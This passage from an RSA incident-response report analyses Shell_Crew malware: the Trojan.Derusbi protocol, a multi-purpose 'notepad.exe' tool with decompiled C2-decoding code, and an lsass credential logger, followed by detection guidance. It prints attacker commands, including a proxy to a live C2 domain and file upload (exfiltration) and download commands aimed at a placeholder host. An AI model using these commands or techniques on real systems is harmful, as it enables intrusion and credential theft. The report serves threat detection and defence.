00000010  81 48 00 00 D3 35 00 00 3B 34 00 00 57 7D 00 00  ▲H Ô5 ;4 W}
00000020  BC 4E 00 00 53 27 00 00 66 7E 00 00 18 41 00 00  ¼N S' f~ A
00000030  F8 21 00 00 62 42 00 00 32 1E 00 00 0A 01 00 00  ø! bB 2

1st DWORD = 0x0000476A
2nd DWORD = 0x0000476A ^ 0xFF = 0xFFFFB895
3rd DWORD = 0x0000476A ROR 7 = 0xD400008E

```

Figure 35: Trojan.Derusbj server variant handshake sample data

The handshake is followed by a password verification step. The structure of the data also changes from this point forward. This sample uses password, “pinkcomein”. The client Trojan service sends the password after obfuscating it with a 4-byte

XOR key, which is dynamically generated and sent with the rest of the data. The checksum is a simple addition of all the bytes prior to the obfuscation step.

Total Length 28000000	Hardcoded 02000000	Checksum 2D040000	XOR key 3D52F49B
NULL 00000000	NULL 00000000	Obf. Password 4D3B9AF0	Obf. password 5E3D99FE
Obf. password 543CF49B	Obf. password 3D52F49B		

Figure 36: Trojan.Derusbi server variant - authentication

Once the password has been confirmed, the communication protocol adds one additional component. All data beyond the headers is compressed using the LZO<sup>3</sup> fast compression algorithm, prior to being obfuscated with the 4-byte XOR key. The commands sent to the server also need to be compressed and obfuscated. Figure 37 shows an example that demonstrates all these components of the communication protocol (XOR key in this example was set to 0x00000000 to expose the next layer for demonstration purposes).

Total Length 27000000	Hardcoded F0000000	Checksum A7000000	XOR key 00000000
01000000	Inflated length 44010000	XOR+deflated 03440100	XOR+deflated 00100020
XOR+deflated 001E0000	XOR+deflat. 110000		

Figure 37: Trojan.Derusbi server variant – protocol components

The commands are in binary form. In the example shown in Figure 37, the command is **0x10** (which is visible even though the data is compressed), uninstalls the Trojan, and restores the original registry keys. The rest of the functionality of this Trojan is typical to this family of Trojans including; file traversal, process start/terminate, upload/download, time stomping, and self-updates.

<sup>3</sup> <http://www.codingnow.com/windsoul/package/lzoc.htm>

## Secondary Tools – Technical Analysis

This section contains the technical analysis of several secondary tools that are favored by Shell\_Crew. The secondary tools are programs that facilitate lateral movement, harvesting of credentials, or allow for additional channels of communication. During recent engagements involving Shell\_Crew, the secondary tools were introduced into the environment during the early stages of a compromise indicating that these are the preferred tools of this group. Shell\_Crew also employs several additional tools that are commonly used by other threat groups and will not be covered in this report.

### 1. Notepad.exe

One of the preferred tools used by Shell\_Crew during a recent incident was a multi-purpose tool typically named 'notepad.exe', but also found named 'inetinfo.exe' or 'mszip.exe'. The collected sample of this tool was written in .NET 2.0 and the code was obfuscated using the post-development recompilation system "Dotfuscator". This tool does not have a built-in C2 address, however the code does support this feature. This tool requires arguments to be passed to it in order to perform activities. One of the most commonly used commands by the adversary was the proxy like functionality of this tool as show below in [Figure 38](#).

```
c:\dell\notepad.exe /f sh /x 10.192.59.10 /y 80 /s upload.msdnblog.com /p 443
```

Figure 38: Common usage of notepad.exe

In this example, the proxy functionality of notepad.exe allowed the adversary to proxy their traffic to the external site "upload.msdnblog.com" through internal IP address 10.192.59.10 on port 80.


```
File Name: notepad.exe
File Size: 186880 bytes
MD5: 985abc913a294c096718892332631ec9
SHA1: a0d2cb07842813ebcbf31e30895887740f01f5d7
PE Time: 0x4F3E6880 [Fri Feb 17 14:47:28 2012 UTC]
PEID Sig: Microsoft Visual C# / Basic .NET
PEID Sig: .NET executable compressor
Sections (3):
  Name      Entropy  MD5
  .text     5.56     ab3d5c3c7dc3548585a8182ab8720f03
  .rsrc     4.16     b5167609962c7d22da2e6e7aa7259e84
  .reloc    0.1      2691c06804eb4834bdcf32c2e02ba33c
```

Figure 39: File details of notepad.exe

In order to decompile notepad.exe, the code was deobfuscated using a publicly available tool called “de4dot”. Once the code had been deobfuscated, notepad.exe could be decompiled for analysis using the tool “Reflector”.

The RSA IR team was able to review the functionality of this tool and a complete list of the available parameters is provided in [Table 3](#). During testing it was found that when this file was executed with no arguments, the tool performs the following actions:

1. The tool would hash the string “alice’srabbithole” (MD5: 75BAA77C842BE168B0F66C42C7885997)
2. The tool then checks if the resource shown in [Figure 40](#) starts with the hash value obtained in step 1 (in this case there is a match).



Name	Value	Type
t	75BAA77C842BE168B0F66C42C7885997B523F63566F407F3834BCC54AAA32524 ...	System.String

Figure 40: Resource of notepad.exe

3. If the result of step 2 is true, the Trojan exits without doing anything else. It is in this resource that the Trojan would otherwise find an IP address and port number to connect. The resource would have the format shown in [Figure 41](#):





Figure 41: Notepad.exe - built in C2 data structure

The first two bytes of the resource will be a hexadecimal value representing the length of the Base64 encoded data that follows. The obfuscated data is first Base64 decoded, then XOR-ed with 0xAA. The obfuscated data is meant to be an IP address followed by a port number, separated by a colon “:”. The following figure shows the functions from the code.



```

if (args.Length == 0)
{
    string s = "alice'srabbithole";
    string str4 = null;
    using (MD5CryptoServiceProvider provider = new MD5CryptoServiceProvider())
    {
        string str6 = BitConverter.ToString(provider.ComputeHash(Encoding.ASCII.GetBytes(s)).Replace("-", ""));
        string str7 = Class3.smethod_3();
        if (!str7.StartsWith(str6))
        {
            str4 = str7;
        }
    }
    if (str4 != null)
    {
        byte[] bytes = new byte[2];
        byte[] buffer4 = Encoding.ASCII.GetBytes(str4);
        bytes[0] = buffer4[0];
        bytes[1] = buffer4[1];
        byte length = byte.Parse(Encoding.ASCII.GetString(bytes), NumberStyles.HexNumber);
        byte[] buffer = Convert.FromBase64String(str4.Substring(2, length));
        for (int i = 0; i < buffer.Length; i++)
        {
            buffer[i] = (byte) (buffer[i] ^ 170);
        }
        string[] strArray = Encoding.ASCII.GetString(buffer).Split(new char[] { ':' },
    
```

Annotations:

- If no arguments provided
- Hash: **alice'srabbithole**
- If (NOT) resource starts with MD5 of **alice'srabbithole**
- First 2 bytes are the length
- Base64 Decode and XOR with 170 (0xAA)

Figure 42: C2 obfuscation in notepad.exe



This tool can be executed in various ways depending on the arguments provided. [Table 3](#) shows a complete this of the discovered parameters.

Notepad.exe arguments	Purpose	Sample Output
/f v	Version info	2 2.0.887.1303
/f dl /url http://www.bad.com/trojan.jpg /file test.exe	Download file. No obfuscation.	GET /trojan.jpg HTTP/1.1 Host: www.bad.com Connection: Keep-Alive
/f ul /url http://www.bad.com/exfil.txt /file exfil.txt	Upload a file. No obfuscation	POST /exfil.txt HTTP/1.1 Content-Type: multipart/form-data; boundary=-----8d02564845381fa Host: www.bad.com Content-Length: 218 Connection: Keep-Alive  -----8d02564845381fa Content-Disposition: form-data; name="file"; filename="exfil.txt" Content-Type: application/octet-stream  THIS IS MY SENSITIVE DATA -----8d02564845381fa--
/f sh /x 192.168.1.1 /y 80 /s 10.10.10.1 /p 666 /u username /w password	HTTP proxy connect.	CONNECT 10.10.10.1:666 HTTP/1.0 Authorization: Basic dXNlcm5hbWU6cGFzc3dvcmQ= [Actual adversary command: /f sh /x 10.19.59.10 /y 80 /s upload.msdnblog.com /p 443]
/f sh /l /p 666	Listener mode	When a client connects: 03 01 74 80 0e d1 3b 4e 0c db 33 00 02 00 00 00 77 03 00 00 00 00 00 00 00 00 00 00 00 00 00
/f d /t exfil.txt	File info	Name=exfil.txt Length=25 DirectoryName=C:\MALWARE Directory={ } IsReadOnly=False Exists=True FullName=C:\MALWARE\exfil.txt Extension=.txt CreationTime=5/23/2013 CreationTimeUtc=5/23/2013 LastAccessTime=5/23/2013 LastAccessTimeUtc=5/23/2013 LastWriteTime=5/23/2013 LastWriteTimeUtc=5/23/2013 Attributes=Archive
notepad.exe /f cl /p directory /m pattern <b>regex options</b>	Clean files and time stomp	Replace pattern on file in specified folder and time stomp back to original file timestamp.
/f tu /p test /m *tampered* /r c:\windows\explorer.exe	Time stomp file	Match files with name "tampered" in directory test and change CMA timestamps to match those of reference file "/r". If "/r" argument is not specified or if file is not found set to 11-30-2005 12:00PM UTC.
/f ra /ru /rd /rp /wp arguments	RunAs command	ru – username rd – domain name rp – password wp – with profile
/iu /id /ip	Impersonate user	iu – username id – domain name ip – password

Notepad.exe arguments	Purpose	Sample Output
/f rs	Impersonate user	
/f wmi	Windows Management Instrumentation commands	s – system u – username p – password a – Kerberos impersonation level m – WMI command: - query → run WMI query - call → call WMI - get → [no logic to do anything]

Table 3: notepad.exe functionality

## 2. Credential Logger

On a compromised Windows system, credentials can be harvested in a variety of ways:

- Hash Dumping
- Keystroke logging
- MSGINA man-in-the middle
- Hooking Authentication Functions

One such example that was observed during a recent engagement was a DLL file that Shell\_Crew had injected into the lsass.exe process of a server to harvest credentials. The characteristics of this DLL file are shown in [Figure 43](#).

```


File Name:  xmlobj.dll
File Size:  20480 bytes
MD5:       90eddad3327a63fdea924fb802bc7dc5
SHA1:      ecd9f328d119a82718634700f0e1fd5f19e9b08c
PE Time:   0x4F908F71 [Thu Apr 19 22:19:29 2012 UTC]
PEID Sig:  Microsoft Visual C++ v6.0 DLL
Sections (4):
  Name      Entropy  MD5
  .text     4.21     445cb9843ec80eb2465a099f63fcdf0a
  .rdata    1.04     f8e9796e79523ae3980491e67e33521d
  .data     0.37     b77c7f741344e8c0326394129484cf5b
  .reloc    0.61     1373d7f72c5ca95a4bc001b04e4dc710

```

Figure 43: Details of the file xmlobj.dll

Once this DLL is injected into the lsass.exe process, it hooks the **LsaApLogonUserEx2** function of msv1\_0.dll. This function is called during various authentication situations such as interactive or network logons, including when the RunAs option is used. All credentials are saved in plaintext under: c:\windows\system32\desktop.ini.

A sample of harvested credentials that would be stored in the desktop.ini file is shown in [Figure 44](#).



```
Domain: mydomain
UserID: administrator
Passwd: P@ssword12
Domain: mydomain
UserID: john
Passwd: NewYear2013
```

**Figure 44: Sample of harvested credentials**

## Detection, Mitigation, and Remediation

The below sections outline information and detection capabilities that can assist with identification of activity or tools associated with Shell\_Crew. Additionally, the RSA IR Team has included a digital appendix along with this report that contains content that can be integrated into Security Analytics, the Enterprise Compromise Assessment Tool (ECAT), or other security tools for rapid detection and visibility of indicators associated with Shell\_Crew within an enterprise environment.

### 1. General Forensic Footprints


- On multiple cases Shell\_Crew has been seen breaching a network by exploiting vulnerable applications on external facing servers. Web server logs, if available, can reveal the intrusion vector.
- Shell\_Crew has a preference for storing files in the C:\Recycler folder, or in other standard folders one level deep from the root, such as the C:\Dell, c:\i386, or C:\Reboot folders. Sometimes tools or Trojans have also been found at the root of the C: drive.
- In addition to connecting to remote systems, copying files, and scheduling jobs to execute them, Shell\_Crew has a preference for lateral movement using RDP. Additionally, they've used the Sysinternals tool psexec.exe to execute a file remotely, sometimes automated via a VBS script.
- Performing forensic analysis on a compromised system's registry hive (focusing on the Application Compatibility Cache) can yield numerous artifacts related to Shell\_Crew's activity.
- Using a tool like ECAT, metadata about malicious files and code can be rapidly located throughout an enterprise allowing responders to focus on relevant systems. Host based signatures can be used in conjunction with this methodology to allow for improved efficiency. The Yara signatures listed below are currently used by the RSA IR Team to locate some malicious files specific to this group. A tool like ECAT can utilize these signatures to scan memory of systems across a network.
- If the adversary registers any DLLs with IIS, these should be unregistered when they are removed from the compromised system. Similarly any altered files, like System.web.dll, should be deleted and replaced with a clean copy of the original Microsoft file.
- Data theft by Shell\_Crew typically involves use of the WinRAR utility using encrypted and password protected rar files. Here are some password seen used by Shell\_Crew:
  - www.google.com
  - www.google.com!123
  - fuckalnt76yiuudg

### 2. Security Analytics Integration

#### Parsers

While standard network signatures will detect some of the Trojans and tools used by Shell\_Crew, the Trojan.Derusbi samples detailed in this report were designed to avoid detection by employing a proprietary handshake derived from pseudorandom values dynamically calculated at runtime. The digital appendix provided with this report contains several Security Analytics parsers that can assist in the detection of these Trojan.Derusbi handshakes and additional variants related to these samples. Once enabled, these parsers will generate meta entitled "derusbiserver\_handshake" or "derusbi\_variant" in the Risk.Warning category within Security Analytics.

 **Risk: Warning** (1 value)  
derusbiserver\_handshake (1)

 **Risk: Warning** (1 value) 🔍  
derusbi\_variant (263)

## Feeds

Also included within the digital appendix are feeds that can be imported into Security Analytics for detection of potential Shell\_Crew activity. These feeds will alert users if there are any machines on the network communicating with malicious IP Addresses or URLs linked to Shell\_Crew identified domains or IP's within this report. Once enabled, these feeds will generate meta entitled "derusbi\_domain\_sep201"3 or "derusbi\_ip\_sep2013" in the Risk.Warning category within Security Analytics.




## 3. ECAT Integration

The hashes that are referenced in the [Malicious Files and Tools](#) section of this report are also available in the digital appendix. The format of the files in the digital appendix can be imported directly into ECAT to begin looking for the hashes across systems within the environment.

By default, ECAT is also able to detect some of the malicious behavior that is exhibited by the samples detailed in this report. The below examples are provided to demonstrate how potential Shell\_Crew activity can be identified using standard analysis capabilities via the ECAT Server.

[Figure 45](#) is a screenshot where ECAT detected a suspicious outbound connection. The screen shot depicts the attempted connections of the Trojan.Derusbi sample that was detailed earlier in this report. With this information, ECAT can be used to quickly determine if any other systems on the network had executable files that were actively beaconing to the same location.



**Figure 45: ECAT detects a suspicious outbound connection**

The same malicious file seen above was also flagged as suspicious by ECAT because it was entrenched in an 'autorun' location within the system's registry. The screen shot in [Figure 46](#) below depicts the alert provided by ECAT.

Module Msresvix.ttf present on 1 computers overall. Also present in the following categories of the current computer: Network Connections, Files, Autoruns.

This module could have been launched by:

- HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\services\wuauaserv\Parameters @ServiceDll

**Figure 46: Alert sent by ECAT**

Additionally, the RSA IR Team observed that Shell\_Crew will time stomp (alter a file's Created Date and Time Stamp) to hinder forensic analysis. By default, ECAT has the ability to parse a system's MFT and display both the File Name Attribute information and Standard Information Attribute for a file. The screen shot below shows an instance where the files had been time stomped. The files were purportedly created on the compromised systems in 2005, when in actuality they had been placed on the systems in 2012.

Name	Type	Size	Creation Time (\$FN)	Creation Time (\$SI)
Msresvkn.ttf	TrueType Font file	141928	3/8/2012 2:01:08 AM	3/8/2005 2:01:09 AM
Msresyeq.ttf	TrueType Font file	141456	2/13/2012 11:17:57 ...	2/13/2005 11:17:58 PM

Figure 47: MFT File Viewer in ECAT

#### 4. Yara Signatures

The RSA IR Team uses Yara Signatures like the ones provided in the digital appendix to detect malicious files present on systems and running in memory. They're also used to detect new variants that are being tested by adversaries using open source tools like VirusTotal. The RSA IR Team has observed that Shell\_Crew will submit numerous samples of a Trojan family to VirusTotal in an attempt to determine which AV vendors will detect the malicious files.

Shell\_Crew will make small changes to the code and how the binary is compiled until a particular AV vendor does not detect the sample. Detecting these variants using Yara Signatures allows the RSA IR Team to update and alter signatures, analyze new variants, and become aware of new C2 nodes before the samples are used against targeted organizations. This information is then added to existing content in Security Analytics and ECAT. [Figure 48](#) is a graph that depicts where variants of a sample were submitted numerous times, each time being detected by different AV products.




Figure 48: Malware sample testing

#### 5. Hash Set, IPs, Domains

All hashes, IP Addresses, and domains discussed within this report as associated with Shell\_Crew can be found in the attached Digital Appendix.

## Conclusion

This report detailed techniques and tools that are frequently used by an advanced adversary being referred to by the RSA IR Team as Shell\_Crew. The information delivered in this report was provided so organizations can turn the data into actionable intelligence, for detection or prevention of this advanced threat. As of the date of this report, Shell\_Crew continues to be a formidable threat group that is actively attacking organizations. In instances where Shell\_Crew has already breached an organization, the RSA IR Team has observed that the adversary will aggressively attempt to regain a foothold once their Trojans have been eradicated and communication channels severed. If any of their existing backdoors or Web shells remain active in the environment, Shell\_Crew will begin to redeploy other tiers of malware that communicate through different channels, which may use different protocols and obfuscation techniques.

The RSA IR Team has observed instances where Shell\_Crew has persisted in enterprises for years before they are detected. During that time, Shell\_Crew updated or replaced existing malicious backdoors, continued to map the enterprise while installing Web shells or poisoning existing web pages, and performed internal reconnaissance of victims to determine what AV and security products are being deployed in these environments. These tenacious approaches make it difficult for an under resourced internal security team to detect, and furthermore, eradicate this adversary.

The RSA IR Team will continue to track the TTPs used by this group and distribute information about this and other adversaries. The information that is provided in the digital appendix and throughout the report can be ingested directly into RSA products or used agnostically with other products.

If you have any questions about this emerging threat profile or the RSA Incident Response Team, please send an email to [FirstResponse@rsa.com](mailto:FirstResponse@rsa.com) or contact your RSA Account Representative.




## Appendix 1 – Trojan.Derusbi Variants

The below images illustrate the different relationships between the Trojan.Derusbi samples that were listed in the Malicious Files Section. The XOR keys in blue, were used to decode the Configuration data that is used by the sample. The XOR keys in red were used to decode the embedded driver files.



Figure 49: Trojan.Derusbi Variants Mutex Overlap



**Figure 50: Trojan.Derusbi variants XOR key overlap**




Figure 51: Trojan.Derusbi variants XOR key overlap



Figure 52: Trojan.Derusbi variants XOR key overlap

## Appendix 2 – Trojan.Notepad Illustration

The illustration below shows relationships between the Trojan.Notepad samples that were listed in the Malicious Files/Tools Section. These samples are grouped by file description.

